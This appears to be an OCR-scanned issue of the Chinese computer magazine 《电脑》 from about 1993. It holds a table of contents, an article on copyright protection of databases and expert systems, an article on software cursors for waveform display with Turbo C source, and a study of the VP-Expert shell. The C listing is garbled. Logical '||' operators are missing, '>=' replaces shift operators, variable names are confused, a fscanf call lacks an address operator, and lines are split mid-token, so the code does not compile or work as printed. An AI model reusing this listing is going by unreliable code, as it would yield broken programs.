

电脑与法律

- 关于数据库和专家系统版权保护的动向
..... 王桂海 (3)

电脑应用

- 计算机辅助波形处理中游标的设计和定位
..... 张玉国等 (4)

软件纵横

- 新型专家系统开发工具 VP-Expert 的分析与研究
..... 王宗军 (8)

网络与通信

- 高级 UNIX 连网技术讲座 第一讲 UUCP
(UNIX to UNIX Copy) (下) ... 冯家宁 (12)
IBM PC 及其兼容机实现异步通讯的几种有效方法
..... 钟春林 (16)

中文信息处理

- WPS 使用点滴 刘素珍 (17)
谈字符型中文软件的汉化 周志农 (18)
README.COM 的使用方法和汉化方案
..... 陈富军、李日林 (20)

NEW

- 测绘野外电子记簿系统研制成功
..... 林梅棻等 (22)

大学生之页

- 用 MSC 实现菜单按钮 林志钢 (23)

使用与维修

- CEC-I 型键盘的清洗和修理 黄文贵 (24)
微机故障的直观检查法 杜学胜 (25)

电脑辅助教学

- 五笔字型汉字输入学习软件 CT 自学教程
..... 赖国全 (26)

中学天地

- 恢复被删除了的数据库文件 翁元祥 (29)
再谈进制转换 段 炼 (29)

竞赛与考试

- 一九九三年广东省青少年信息学(计算机)竞赛
小学生 LOGO 语言通讯赛试题 (30)

游戏乐园

- 关于“吃豆子”游戏的几点修改 宋立波 (31)
两个游戏的修改 赵礼海 (32)
歌声与微笑 陈 剑 (32)

病毒防治

- “燃烧的爱”(Filed Love 10217) 病毒的剖析及消除
..... 赵 亮 (33)
DOS 自动病毒报警 祝向权 (34)
警惕! CMOS 病毒 赵 武 (35)

简讯

- 邮购消息 超想自然码系列产品 (36)
全国电子报刊联合征订简明目录表 (37)

编读往来

- 读者来信 (37)

单片机与单板机

- 单片微机与模糊控制讲座 余永权 (38)
单片微机与 D/A 输出正反方式的硬件改造
..... 黄锡波 (41)

电脑用户

- 虚执行法反编译“FOX”文件 乐效宗 (43)
DOS 下直接驱动绘图仪的方法 ... 黄光举 (45)
CCDOS2.13H 系统显示字库装入扩充内存
..... 王琳晶 (46)
完成四通机—计算机文件转换的简单方法
..... 张凯东 (47)
orCAD 软件包汉字库的生成 雷 鸣 (49)
在 DBASE III 中实现多维组数 马 良 (52)
FOXBASE+多用户编程方法 李健国 (53)
获得热键优先控制权的方法 夏 冰 (55)
也谈 C 语言指针应用中的问题 曾荣珍 (57)
一种通用的屏幕保存和恢复方法 ... 甘 泳 (59)
发霉软盘信息的读取方法 曹迎春等 (60)

名厂介绍

- 软件产业的佼佼者—北京晓军电脑公司
..... 詹 前 (61)

广告索引

- (23)

CONTENTS

- (3) Trends on copyright protection of database and expert systems
- (4) Cursor design in computer aided waveform processing
- (8) Analysis of the new expert systems developing tool VP-Expert
- (12) Advanced UNIX networking techniques (1) — UUCP(UNIX to UNIX copy)
- (16) Several asynchronized communication schemes for IBM PC's and their compatible ones
- (18) On Chinese-formation of foreign text-type softwares
- (20) To use and Chinese — format "README.COM"
- (22) The developed electronic logbook systems for field mapping
- (23) Menu creation with MSC
- (24) Clean and fix of CEC-I keyboards
- (25) A heuristic method for checking micro computers faults
- (29) To undelete the deleted DBF files
- (31) Points on modifying the game "PC-MAN"
- (32) The modification made in two games
- (32) Songs and smiles
- (33) Analyzing and killing the virus "Files Love 10217"
- (34) Automatic warning of viruses in DOS
- (35) Watch out for virus "CMOS"
- (37) Concise directory of national electronic papers and journals for subscription
- (38) Single chip computers and fuzzy controls
- (41) Hardware changes in D/A output of single chip computers
- (43) Virtual discompilation of "FOX" files
- (45) Directly driving the plotters under DOS
- (46) Loading CCDOS 2.13H CCLIB onto expanded RAM

- (47) A simple way of files translation between PC's and STONE typewriters
- (49) CCLIB creation for OrCAD package
- (52) Building multi-dimensional arrays in dBASE III
- (53) Multi-user programming in FOXBASE+
- (55) Gaining the prior controls of hot keys
- (57) On using the C language pointers
- (59) A general method of saving and restoring screen data

编辑 《电脑》编辑部

出版 电脑杂志社

(地址: 广州市石牌华南师范大学内)

邮政编码: 510631 电话: 5516911-3273)

印刷 广东曲江县印刷厂

总发行处 韶关市邮电局

国外发行 中国国际图书贸易总公司
(北京 399 信箱 邮政编码: 100044)

定阅处 全国各地邮电局、所

定价 1.50 元

出版日期 4 月 15 日
ISSN1002-9613
刊号 CN44-1188TP

顾问

李瑞 杨天行 刘彦明
于万源 应明 钱承德

编委

马西莹	区益善	方鹤铭	王作新	王卓人
王桂海	古威	龙庆华	李长森	李伯天
李冠英	朱铁夫	吴军	吴恭顺	余永权
宋坚华	苏运霖	陈天钧	陈光中	陈兴业
何永光	郑存陆	邹赛德	罗荣桂	罗源明
郭嵩山	张毅忠	林林	姚卿达	袁克仁
管强	黄淳	谭岳钧		

(按姓氏笔划排列)

关于数据库和专家系统版权保护的动向

王桂海

我国《著作权》杂志(季刊)1992年第4期刊登了关于伯尔尼保护文学艺术作品公约可能拟定的拟定书专家委员会第一次会议的文件(以下简称“文件”,赵小华翻译)。“文件”提出的“关于伯尔尼公约可能拟定的议定书的问题”第二章:“受保护的作品”中,专门对计算机程序,数据库,专家系统及其他人工智能系统,计算机制作的作品等接受版权保护的问题,作了详细的讨论。由于这是专家委员会,因此对计算机专业方面有着精辟的解释。这里着重介绍数据库和专家系统方面接受保护的问题。

关于数据库

对数据库的经典解释是:“为满足某一部门中多个用户,多种应用需要、按照一定的数据模型在计算机系统中组织,存储和使用的互相联系的数据集合。”这里侧重强调这些数据是指计算机系统中的数据集合。在“文件”中,对以上的定义作了补充。指出“最初使用的狭义的‘数据库’的概念仅指‘电子库’,即系统地排列和存储在计算机体系中的信息的集合。经过较透彻的研究已经明确了一点,即不应把这一概念与计算机存储成分联系;所有的信息(数据、事实等)编纂物,不论其是印刷形式,计算机存储单元形式还是其它形式存在,都应视为‘数据库’”。

很显然,这个定义是从可能对数据库提供的保护的角度即从著作权对作品的角度提出来的。也就是说,计算机工作者把数据库看作是适合某种要求的数据的集合,是着眼于其功能。而法律工作者则把数据库看作是作品的汇编物。(也是一类集合),而把它纳入伯尔尼公约的保护范围。当然,它要求由数据、信息组成汇编物时,能在选择、协调、编排中体现出“原始智力创作”。也就是允许有这样的情况,某些材料本身可能是不受保护的,但经过选择、协调、编排、形成了“智力创作”,这个汇编就可以受到著作权的保护。

关于专家系统和其它人工智能系统

对于人工智能,经典的解释是“研究人类智能活动的规律,构造具有一定智能行为的人工系统,以实现脑力劳动部分自动化的综合性科学”或“研究怎样让计

算机做一些通常认为需要智能才能做的事情,是计算机科学的一个分支”。人工智能的研究内容为专家系统,自然语言理解,机器视觉,自动程序设计,公式推演等方面。

“文件”对人工智能的解释:是对显示出与感知、理解、学习、推理和解决问题等人类智能相结合的某些能力的各类计算机系统的通用的表达方式。目前有三类:专家系统、感知系统和自然语言系统。

从上述可知,两方面对人工智能的解释是十分吻合的。“文件”接着认为,感知系统和自然语言系统目前处于研究阶段,与著作权保护的关系不大。只须研究对专家系统的著作权保护便足够了。“文件”接着较详细地阐明专家系统的特征,认为专家系统由知识库和推理机所组成。推理机以逻辑原理处置和控制知识库。专家系统体有“知识编译程序”和“解释工具”。即有了“知识”(知识库),又知道“推理”。这便使专家系统能解答或解决某类问题。

“文件”这一番说明,和计算机科学中对专家系统的解释是完全一致的。接着,“文件”对“专家系统”以及目前正在发展的“神经网络”(按可能是指“人工神经网络”)如何进行著作权保护进行了分析。“文件”反映,1991年3月在美国斯坦福大学召开的世界知识产权组织关于人工智能知识产权问题的国际讨论会上,对专家系统知识产权问题进行了讨论,其结论是专家系统无需视为一类特殊的计算机程序,而可以让它同时享有计算机程序和数据库的知识产权保护。这等于说,计算机程序和数据库都有了著作权保护之后,便不需要单独对专家系统提出保护规定。而对人工智能其它方面,则更没有此必要了。

通过以上的比较可见从著作权保护的角度来看待计算机软件,在某种情况下,与单纯从计算机科学的角度来看是有所差异的。对“数据库”的理解,著作权把它扩充为某类作品及其汇编物,从而提供保护;对“专家系统”则根据它的特点,归结为可以实现著作权保护的程序及数据库,而不着眼于其特殊的性能。这一保护的方式及范围,相信会引起有关读者的兴趣。

计算机辅助波形处理中游标的设计和定位

中船总七院大连七六〇研究所 张玉国 姜永珉

【摘要】 本文介绍了计算机辅助波形处理中, 在没有硬件游标可以利用的情况下, 如何利用键盘模拟定位器, 用软件的办法生成游标, 实现直观方便的数据定位和选取。

一、引言

在科研和工程中, 通过对所取得的数据进行波形处理和分析, 可以直观地获得所研究的对象的一些特点和规律。这是我们工作中经常用到的比较有效的方法之一。计算机辅助波形处理, 由于处理时间短, 显示迅速, 灵活方便, 应用领域越来越广, 日益受到人们的重视。

然而, 在具体的计算机波形处理中, 人们往往对某一点或某一部分区域感兴趣, 这就需要对点和区域进行定位。在使用鼠标的情况下, 可以编制鼠标控制程序, 利用鼠标进行定位。但在缺少硬件游标的情况下, 又如何进行定位? 一种方法是利用数字键盘进行定位, 但这必须花费时间和精力去计算所要求的坐标的数据值, 而且还要从键盘输入两个实数才能定位一个并不一定合适的坐标点, 费力又不直观。第二种方法是利用键盘模拟定位器, 用软件的办法生成游标, 实现直观方便、又快又好, 效果十分理想的数据定位。本文将具体介绍如何设计游标图案、显示游标以及游标的定位。该游标的设计, 不仅能直观地定位某点或区域, 而且能实时显示当前的点的数据。

二、游标图案的设计

游标是一个图形或者称之为一个图段。游标的形状可根据需要, 设计成各种形状。如我们常见的十字形、方形、箭头等。可以把游标设计成一个掩模阵列, 通过显示程序显示。游标设计成一个掩模阵列, 显示游标就象显示记号和字符, 十分简单。

显示器的显示平面, 可以看作是有限多个像素组成的二维矩阵。而游标是这个有限像素二维矩阵的一部分, 所以, 可以把游标图案像素栅格中的每一水平行的各个点表示成一个二进制数值, 根据所要求的游标形状, 组成一个二维的矩阵。矩阵中需要显示的像素点, 用二进制的“1”表示, 不显示的像素点, 用二进制的“0”表示, 这样, 就可以通过一个自编的显示函数显示在显示器上。

可以把设计的游标图案放在程序所要包含的头文件中(以C语言为例), 通过给函数传递指针的方法, 在函数中显示。例如: 我们设计一个双十字坐标, 按照其对应的显示和不显示的像素栅格, 做成下列的二进制的16*16数组。

行数	二进制数组	对应的十六进制
1	0000 0010 1000 0000	0280
2	0000 0010 1000 0000	0280
3	0000 0010 1000 0000	0280
4	0000 0010 1000 0000	0280
5	0000 0010 1000 0000	0280
6	0000 0010 1000 0000	0280
7	1111 1110 1111 1110	FEFE
8	0000 0000 0000 0000	0000
9	1111 1110 1111 1110	FEFE
10	0000 0010 1000 0000	0280
11	0000 0010 1000 0000	0280
12	0000 0010 1000 0000	0280
13	0000 0010 1000 0000	0280
14	0000 0010 1000 0000	0280
15	0000 0010 1000 0000	0280
16	0000 0000 0000 0000	0000

由于行和列的像素个数均为偶数, 所以每一行和每一列的最后一个像素都略去不计, 目的是有一水平像素的中心行和中心列, 以便将十字游标对称地放在被标识的像素周围。

三、游标的显示

游标以像素为基本图形单元, 因此, 要采用直接缓冲区写的方法。不同的显示器, 显示适配器的显示缓冲区各不相同, 写的方法也不一样。以目前广泛使用的VGA为例, 在model 12方式下, 直接使用图形控制器显示游标。

显示适配器在model 12的方式下, 是按位面组织的。共有四个面, 称之为位平面。在16色图形方式下, 位平面上的点数与字符点模式一一对应。四个位平面具有相同的地址, 四个面组合成了16种颜色。屏幕上的每一点, 通过变换都能转换为显示缓冲区的位址。其计算方法为:

位址 = 基址 + 屏幕每行字节数 * 列数 + 行数 / 8

VGA 16色的基址为A000, 在显示缓冲区中连

续存放。

显示游标就是游标图案二维矩阵数组的数据和显示器上的像素的一一对应。由于游标要在波形上随着波形的上下起伏移动,如果用普通的画点(或线)函数绘制游标,当游标移动以后,就会在原来显示游标的地方留下一段空白,使原来的波形支离破碎,破坏了波形的完整性,失去了游标的意义。所以,采用以像素为基本图形单元,对颜色进行布尔操作(异或操作),即游标在屏幕上,采用与背景的异或(XOR)方式启动或关闭。

使用图形控制器,控制 CPU 和锁存器数据之间组合方式。这样,数据可以异或,位平面可以被“永久”地打开或关闭。位单元可以被屏蔽而不产生影响。写点时,通过向端口 3CE 发送寄存器的索引号,选择用到的四个寄存器。即索引号为 0 的设置/清除寄存器、索引号为 1 的设置/清除使能寄存器、索引号为 3 的数据环移寄存器和索引号为 8 的位屏蔽寄存器。然后采取一系列的步骤,启动图形控制寄存器,对其进行加载和设置,达到画(或修改)像素点的目的,画(或修改)完毕,必须把图形控制器返回到中立状态。

四、游标的定位处理

游标的定位,是指建立屏幕上的点与存放波形数据的内存数组之间的一一对应关系。大家都知道,屏幕上的点,可由一对坐标值(X, Y)表示。而波形数据,是在一定区域或时间范围内所取得的。我们把定长的区间或定时的时间区域对应屏幕上的 X 坐标,对其进行等分,相应的波形数据做为 Y 值,那么,屏幕上的点就与波形数据对应起来。一组波形数据,就可以在一定的屏幕范围内找到一点与其对应,同时,由于我们是以数组的数据来定屏幕上的点,得到屏幕点的同时,也得到了一组实际数,显示点的同时,就可以把数据同步显示在屏幕的某处。

游标的移动定位,可以利用数组的下标变量,设其为 m,因为数组的长度可以实测得之,则 m 的最大值也可以知道。当移动游标时,根据游标的移动方向,数组的下标变量随之发生变化。即 m 或增大或减小,通过下标变量 m,得到数组中的真实值。可以利用一个功能键对其进行定位,将数据值存放在一个变量中。当设计的为双游标时,可以用

两个变量表示游标的始位置,用键盘上的几个简单的控制键与游标相配合,用两个功能键分别激活游标 1 和游标 2,用键盘上具有的“→”和“←”键(也可以使用其它键)表示游标的移动方向,当按下其中的一个方向键时,根据其方向,相应的游标按照相应的方向移动一个位移量 X。连续不动的按此键,则游标在相应的方向上连续快速的移动。

五、结束语

以上介绍了在数据的波形处理中,当自己编制应用程序时,如缺少硬件游标,如何用软件编制定位游标,方便数据的定位和输入。附录中给出的演示程序,是用 TURBO C 语言编制的,已在 Compaq 386、AST 386 机上编译通过。该程序只是一个演示,因为波形数据数组的数据太繁琐,在演示程序中没有给出,同时,对于 X 坐标,只是用一个定长增长的 X 变量代之,你可以编制一个自己的波形数据数组,代入程序即可。对该程序略加修改,即可适合各种用到游标的波形处理软件。

/* 附录: */

/* LOCATOR.H 是一个双十字游标的掩模阵列 */

```
unsigned matrix[]={
0x0280, /* 水平行的各个位 */
0x0280,
0x0280,
0x0280,
0x0280,
0x0280,
0x0FEFE,
0x0000,
0x0FEFE,
0x0280,
0x0280,
0x0280,
0x0280,
0x0280,
0x0280,
0x0000};
```

/* 在 VGA 640 * 480 16 色时的一个游标的演示程序 */

```
#define ALLON 0xFF
#define ENABLE 0x0F
#define INDEXREG 0x3CE
#define VALREG 0x3CF
#define XORPIX 0x18
#define OUTINDEX(index,val) {outport(INDEXREG,index);\outp
```

```

ort(VALREG, val);
#define VGABASE 0xA000000L
#define WIDTH 80L
#define XMAX 639.0
#define YMAX 479.0
#define XMIN 0
#define YMIN 0
#define GXMAX 619.0
#define GYMAX 439.0
#define GXMIN 19.0
#define GYMIN 39.0
#define GGYVALUE 439.0
#define GLYVALUE 239.0
#define GHVALUE 200.0
#include <graphics.h>
#include <math.h>
#include <stdlib.h>
#include <bios.h>
#include <stdio.h>
#include <float.h>
#include "locator.h"
double * xal;

main()
{
    union k{
        char c[2];
        int i;
    }key;
    unsigned * grid1;
    FILE * pl;
    int ll=0, color=4, kk1, gdriver, gmode, m;
    double maxa(), mina();
    void drawa();
    double max = 0.0, min = 0.0, dm = 0.0, dn, dl, dy11 = 0, ymin = 0.0;
    double x1 = GXMIN, y1;
    grid1 = matrix;
    gdriver = VGA;
    gmode = VGAHI;
    sin(1);

    /* 分配内存空间 */
    xal = (double *) malloc(6000 * sizeof(double));

    /* 打开波形数据文件 */
    pl = fopen("\\tc\\data.dat", "r");
    if (pl == NULL)
    {
        printf("open files error");
        exit(0);
    }
    m = freada(pl, xal);

    /* 设置图形方式 */
    initgraph(gdriver, gmode, "\\tc");
    setcolor(1);

    /* 在屏幕上画一个坐标系 */
    moveto(GXMIN, GYMIN);
    lineto(GXMIN, GGYVALUE);
    moveto(GXMIN+1, GLYVALUE);

```

```

lineto(GXMAX, GLYVALUE);

/* 画相应的波形 */

max = maxa(xal, m);
min = mina(xal, m);
dm = 400.0 / (max - min);
dn = 600.0 / m;
dl = GXMIN + dn;
ymin = dm * min;
dy11 = GYMAX - dm * xal[0] + ymin;
setcolor(2);
moveto(GXMIN, dy11);
drawa(xal, dm, dn, dl, m, ymin);
y1 = GYMAX - dm * xal[0] - ymin;
kk1 = 1;

/* 游标显示和定位 */

do {
    key.i = bioskey(0);
    if (key.c[0])
        exit(0);
    if (!key.c[0])
    {
        switch(key.c[1])
        {
            case 67: /* F9 切换游标 */
                locator(x1, y1, color, grid1);
                gotoxy(23, 25);
                printf("( %10.3f, %10.3f)", x1, xal[ll]);
                kk1++;
                break;
            case 75: /* ← 键左移游标 */
                if ((kk1 / 2) * 2 == kk1)
                {
                    locator(x1, y1, color, grid1);
                    x1 = x1 - dn;
                    ll--;
                    if (x1 <= GXMIN)
                    {
                        x1 = GXMIN;
                        ll = 0;
                    }
                    if (ll >= 0)
                        y1 = GYMAX - dm * xal[ll] - ymin;
                    locator(x1, y1, color, grid1);
                    gotoxy(23, 25);
                    printf("( %10.3f, %10.3f)", x1, xal[ll]);
                }
                break;
            case 77: /* → 键右移游标 */
                if ((kk1 / 2) * 2 == kk1)
                {
                    locator(x1, y1, color, grid1);
                    x1 = x1 + dn;
                    ll++;
                    if (x1 >= GXMAX)
                    {
                        x1 = GXMAX;
                        ll = m;

```

```

    }
    if (l1 <= m)
    {
        yl = GYMAX - dm * xal[l1] - ymin;
        locator(xl, yl, color, grid1);
        gotoxy(23, 25);
        printf("( %10.3f, %10.3f)", xl, xal[l1]);
    }
    break;
}
}
} while(key.c[1] == 67    key.c[1] == 75    key.c[1] == 77);
closegraph();
}

/* LOCATOR.C 是游标的显示程序 */

locator(x, y, color, grid)
double x, y;
int color;
unsigned grid[]; /* 16 * 16 点阵的二维矩阵数组 */
{
    int i, j;
    int xint, yint;
    unsigned long mask = 0x80000000L;
    if (x <= 19.0)
        xint = -4;
    else
        xint = x - 23;
    yint = (int)(y - 6);
    OUTINDEX(3, XORPIX); /* 设置索引寄存器为异或 */
    OUTINDEX(1, ENABLE); /* 写使能 */
    for (j = 0; j <= 15; j++)
        for (i = 0; i <= 31; i++)
            if (grid[j] * mask >= i)
                points(xint + i, yint + j, color);
    OUTINDEX(0, 0); /* 重置寄存器 */
    OUTINDEX(1, 0); /* 重置写使能寄存器 */
    OUTINDEX(3, 0); /* 置异或为正常 */
    OUTINDEX(8, ALLON); /* 重置屏蔽寄存器 */
}

/* 屏幕上做点函数 */
points(int x, int y, int color)
{
    unsigned char mask = 0x80, exist color;
    char far * base;
    if (x < XMIN    x > XMAX    y < YMIN    y > YMAX)
        return;
    base = (char far *) (VGABASE + ((long)y * WIDTH + ((long)x / 8L)));
    mask >= x % 8;
    OUTINDEX(0, color);
    OUTINDEX(8, mask);
    * base = ALLON;
}

/* 求数组中的最大值 */
double maxa(a, n)
double * a;

```

```

int n;
{
    double max = 0;
    int i;
    max = a[0];
    for (i = 0; i <= n; i++)
        if (max < a[i])
            max = a[i];
    return(max);
}

/* 求数组中的最小值 */
double mina(a, n)
double * a;
int n;
{
    double min = 0.0;
    int i;
    min = a[0];
    for (i = 1; i <= n; i++)
        if (min > a[i])
            min = a[i];
    return(min);
}

/* 读数据数组文件函数, 返回值为数组长度 */
int freada(fp, p)
FILE * fp;
double * p;
{
    int n = 0;
    while (feof(fp) == 0)
    {
        fscanf(fp, "%lf", p[n]);
        n++;
    }
    fclose(fp);
    n = n - 2;
    return(n);
}

/* 做波形函数 */

void drawa(xal, dm, dn, dl, m, ymin)
double * xal, dm, dn, dl, ymin;
int m;
{
    int i = 1;
    double dyl;
    while (i <= m)
    {
        dyl = GYMAX - dm * xal[i] + ymin;
        lineto(dl, dyl);
        dl = dl + dn;
        i++;
    }
}

```

新型专家系统开发工具VP-Expert的分析与研究

华中理工大学系统工程研究所 王宗军

【摘要】 VP-Expert 是一种能在 IBM PC XT/AT 及其兼容机上运行的骨架型专家系统开发工具,也是美国近年来最畅销的专家系统软件之一。本文概括地介绍了 VP-Expert 的主要特点,分析了它的工作原理,探讨了 VP-Expert 的知识表示及不确定性推理的实现方法,并对 VP-Expert 中知识库的决策表建立方法和链式连接方法、VP-Expert 支持的数学运算、VP-Expert 同数据库和 DOS 的接口作了概述。

一、VP-Expert 的主要特点

VP-Expert 是美国 Paperback Software 公司 1987 年 9 月推出的一种新型的骨架型专家系统开发工具 ESDT (Expert System Development Tool),也是美国自 1987 年以来最畅销的三种专家系统 (Expert System) 软件之一。目前,VP-Expert 在国外已有很多用户,据 Spang Robinson 1987 年底关于人工智能 (Artificial Intelligence) 的研制报告,Paperback Software 公司的 VP-Expert 的用户安装数量为 15000 拷贝,名列所有 ESDT 安装数量的榜首^[1]。VP-Expert 与其它 ESDT 相比,在很多方面独树一帜,它具有下述主要特点^[2]。

1、运行环境简单,开发专家系统灵活方便

VP-Expert 用 C 语言实现,能在 IBM PC XT/AT 及其兼容机上运行,只要求 IBM 微机最小内存为 256K,至少有一个双面软盘驱动器,支持的 DOS 版本为 2.0 以上。VP-Expert 具有友好的人机界面,采用多菜单提示并具有帮助功能,系统开发者可以很快掌握它的使用方式,而不必花很多时间和精力去了解 LISP、PROLOG 等人工智能语言,从而可以避免因缺少有经验的知识工程师而难于建造专家系统的困难。

此外,VP-Expert 同用户的对话采用自然语言形式,能自动生成询问问题和解释,因而使得不同领域的专业技术人员可以灵活方便地开发和建造各自领域的实用专家系统。

2、数据交互能力强,运行速度快

VP-Expert 具有与 dBASE II、dBASE III dBASE III-plus 数据库文件, Lotus 1-2-3 工作表

格文件, VP-Info (一种类似于 dBASE III 的数据库系统), VP-Planner (一种类似于 Lotus 1-2-3 的展开表系统), ASCII text 等文件交换数据的能力。利用这些文件可以建立信息库 (Information Base), 充分挖掘已有的数据资源,并能使知识库 KB (Knowledge Base) 保持较好的稳定性。系统可以进行数学函数的浮点运算,能够运行 DOS 外部程序,且 KB 和数学运算的运行速度快。

3、多开发窗口,使用直观简便

VP-Expert 具有方便灵活的多开发窗口,用户在使用专家系统时可以同时从不同的窗口观察到会话、推理搜索的路径和规则、得出的结论。在咨询期间,能够解释会话推理的过程,并可用图形树 (Graphics Tree) 和文本树 (Text Tree) 两种方式显示推理机的搜索路径,使用户既可了解专家系统的问题求解方式,又可检查 KB 中的逻辑错误。

4、推理能力强

VP-Expert 采用后向推理 (Backward Reasoning) 和前向推理 (Forward Reasoning) 两种推理方式。规则的推理是采用后向推理方式,即沿着可使目标变量赋值的顺序进行;规则中对数据的搜索则采用前向推理方式,系统中不确定性推理 (Uncertainty Reasoning) 采用置信度方法,通过使用置信度因子 (Confidence Factor, 记为 CNF) 来估计 KB 中信息的不确定程度。关于不确定性推理的实现,我们将在第三节中讨论。

二、VP-Expert 的工作原理

大多数 ESDT 都由用户接口 (UI)、推理机

(IE) 和 KB 三大部分组成。而 VP-Expert 除了具有以上三大部分外, 还具有辅助的系统构造工具 (SBT) 和系统支持工具 (SST), 系统的组成如图 1 所示。




图1 VP-Expert 的组成

UI 提供了良好的人机界面, 用户与系统的交互通过可选择的多级菜单命令实现, 这些菜单命令构成一树状结构, 用户可很方便地进入不同的命令层。同时, 用户接口还允许用户任意设置或改变显示窗口, 从而使用户很方便地去建造专家系统或用已建成的专家系统进行咨询。

IE 是 VP-Expert 的核心, 它根据储存在 KB 中的专家知识或经验, 采用一定的控制策略, 模仿人的分析判断能力进行分析和推理, 为用户做出问题回答或咨询, 并协调其它几部分的工作。该推理机具有解释, 与 KB 编辑器自动连接, 同数据库及工作表格文件交互, 外部通讯, 多窗口显示, 反复咨询, 文本处理, 图形功能, 推理路径的跟踪及显示, 多目标变量的求解, 以及进行复杂数学运算、推理、模拟、特殊查询等功能。

KB 由规则库 (RB)、信息库 (IB) 和文件库 (FB) 三大部分组成:

$$KB = (RB, IB, FB) \quad (1)$$

RB 是 KB 中必不可少的内容, 它又由作用块 (ACTIONS BLOCK)、规则块 (RULES BLOCK)、陈述块 (STATEMENTS BLOCK) 构成; IB 由 DBF 文件、文本文件或工作表格构成; FB 则包括扩展名为 COM、EXE 和 BAT 的三种 DOS 文件。

SBT 提供了两种知识模型 (Knowledge Model), 即动态型和静态型构造模型。静态型构造模型是指用户利用 VP-Expert 中提供的文本编辑器, 直接在上面操作, 向 KB 中输入新的知识或修改不合理的知识。动态型构造模型是指专家系统设计者可利用 VP-Expert 的特性自己设计动态知识获取模型, 使设计的专家系统在咨询过程中可以不断获取新的知识即不断进行学习, 丰富原有的知识。

SST 是为设计者建造或使用专家系统时提供支持的机构, 它包括文本编辑器、解释设施、自动回答或更改回答设施、帮助设施以及文本树和图形树的跟踪设施。

三、VP-Expert 不确定性推理的实现

1、VP-Expert 不确定性知识的 CNF 表示法

VP-Expert 系统采用产生式规则表示不确定性知识, 其一般形式为:

$$\begin{aligned} & \text{IF } CN_1 \text{ OR } CN_2 \text{ OR } \dots \text{ OR } CN_n \text{ AND} \\ & \quad CN_{n+1} \text{ OR } CN_{n+2} \text{ OR } \dots \text{ OR } CN_m \text{ AND} \\ & \quad \dots \\ & \quad CN_i \text{ OR } CN_{i+1} \text{ OR } \dots \text{ OR } CN_k \\ & \text{THEN CR CNF I} \end{aligned} \quad (2)$$

其中 $CN_1, CN_2, \dots, CN_n, CN_{n+1}, \dots, CN_m, \dots, CN_i, CN_{i+1}, \dots, CN_k$ 均为前提命题或称规则条件; CR 为结论命题或称规则结论; I 为规则的置信度因子 CNF, 表示当前前提命题成立时结论命题的可信程度。CNF 的设置, 使专家知识的描述更符合实际。VP-Expert 规定 I 为整数且 $I \in [0, 100]$, I 的阈值 (即系统默认的置信因子接受值) 为 50, 即在规则的事实条件中, 可信度在 50% 或 50% 以上者, 认为其条件为“真”, 低于 50% 以下者认为其条件为“假”。在用 VP-Expert 建造的系统中, I 的值是在咨询期间由用户通过键盘输入的, 而且系统允许用户通过 TRUTHTHRESH 命令改变规则中的条件阈值。此处, 系统限定规则中用 AND 和 OR 连结的前提命题不能多于 10 个, 即 $k \leq 10$ 。下面给出 VP-Expert 系统不确定性知识表示的一条规则示例:

```
Rule 15
IF main-course = Chicken OR main
-course = Fisk AND main-course < > Beef
THEN wine-color = White CNF 80;
```

2 结论命题置信因子的计算

设前提命题 CN_1, CN_2, \dots, CN_k 成立的置信度分别为 $C(CN_1), C(CN_2), \dots, C(CN_k)$ 结论命题 CR 的最终置信度为 $C(CR)$, 则有:

(1) 当作为规则条件部分的前提命题以 AND 形式相联时:

$$\begin{aligned} C'(CR) &= \min \{C(CN_1), C(CN_2), \dots, C(CN_k)\} \\ C(CR) &= C'(CR) * I \end{aligned} \quad (3)$$

$$C(CR) = C'(CR) * I \quad (4)$$

(2) 当作为规则条件部分的前提命题以 OR 形式相联时:

$$C'(CR) = \sum_{i=1}^k C(CN_i) - \prod_{i=1}^k C(CN_i) \quad (5)$$

$$C(CR) = C'(CR) * I \quad (6)$$

(3) 当作为规则条件部分的前提命题以 AND 和 OR 混合形式相联时:

VP-Expert 规定 OR 级别高于 AND 级别, 因此应先进行 (5) 式计算并将所得 $C'(CR)$, 依次记清楚, 然后按 (3)、(4) 式计算, (3) 式中的 $C(CN_i)$ 此时就是 (5) 所得的不同的 $C'(CR)$ 最后可得到 $C(CR)$ 。

3. 冲突消解策略

在应用专家系统进行咨询时, 常常遇到在一个子目标下, 系统可应用的知识 (候选规则) 比较多的情形, 这就需要建立一些原则对它们进行排序, 以便优先考虑最适用的知识, 这类问题称为冲突消解 (Conflict Resolution)。常用的冲突消解策略有: 特殊优先策略, 新知识优先策略, 差异性优先策略, 随机选择策略, 目标知识预先定序策略及综合策略等。

VP-Expert 中冲突消解的策略是规则排序, 即把建立 KB 时规则排放的顺序当作规则启用的优先级。例如:

```
Rule 20
IF complement = Crackers-and-bread AND
preference = Mild OR
preference = Flavorful
THEN The-Cheese = Brie CNF 85;
Rule 20A
IF complement = Crackers-and-bread AND preference = Pu
ngent
THEN The-Cheese = Asiago CNF 90;
```

如果在咨询期间上述两条规则都与动态数据库相匹配时, 它们都可被触发, 但 VP-Expert 中启用的规则为 Rule20 而不是 Rule20A, 因此在建立 KB 关于规则的排放顺序一定要同专家们的思维方式一致起来。

四、VP-Expert 中 KB 建立的决策表方法及 KB 的链式连接方法

1. VP-Expert 中 KB 建立的决策表方法

VP-Expert 系统提供了 KB 建立的决策表

(Decision Table, 记为 DT) 方法, 这也是 VP-Expert 最强有力的特点之一。决策表一直被用来描述和表示决策规则而且人们很早就对其进行了研究^[3, 4, 5]。所谓 DT, 是指一个以行、列形式表示知识信息的表, 它一般被分为两部分: 规则条件集和规则行动集。系统通过比较简单的命令就可将 DT 中的内容转化成一个基本的 KB, KB 中形成的规则以 Rule0 开始。DT 不但给构造 KB 提供了方便, 而且给检测 KB 的逻辑关系提供了有效手段。

2. VP-Expert 中 KB 的链式连接方法

VP-Expert 允许多个 KB 文件链接在一起, 以便将不同文件的会话结果互相调用, 共享其值。这对于一个大型知识库 LSKB (Large-Scale Knowledge Base) 来说很有好处。由于内存的限制, 有时一个较大的 KB 文件的会话内容不能同时调入内存, 必须将其模块化, 根据需要依次调入内存。这种链接功能对于 LSKB 中 KB 文件的高效率运行和方便的修改带来了方便, 同时也使在微机上建造大型专家系统成为可能。

KB 文件的链接由下面两条命令实现:

```
SAVEFACTS < [path] text_filename > (7)
```

```
CHAIN < [path] KBS_filename (8)
```

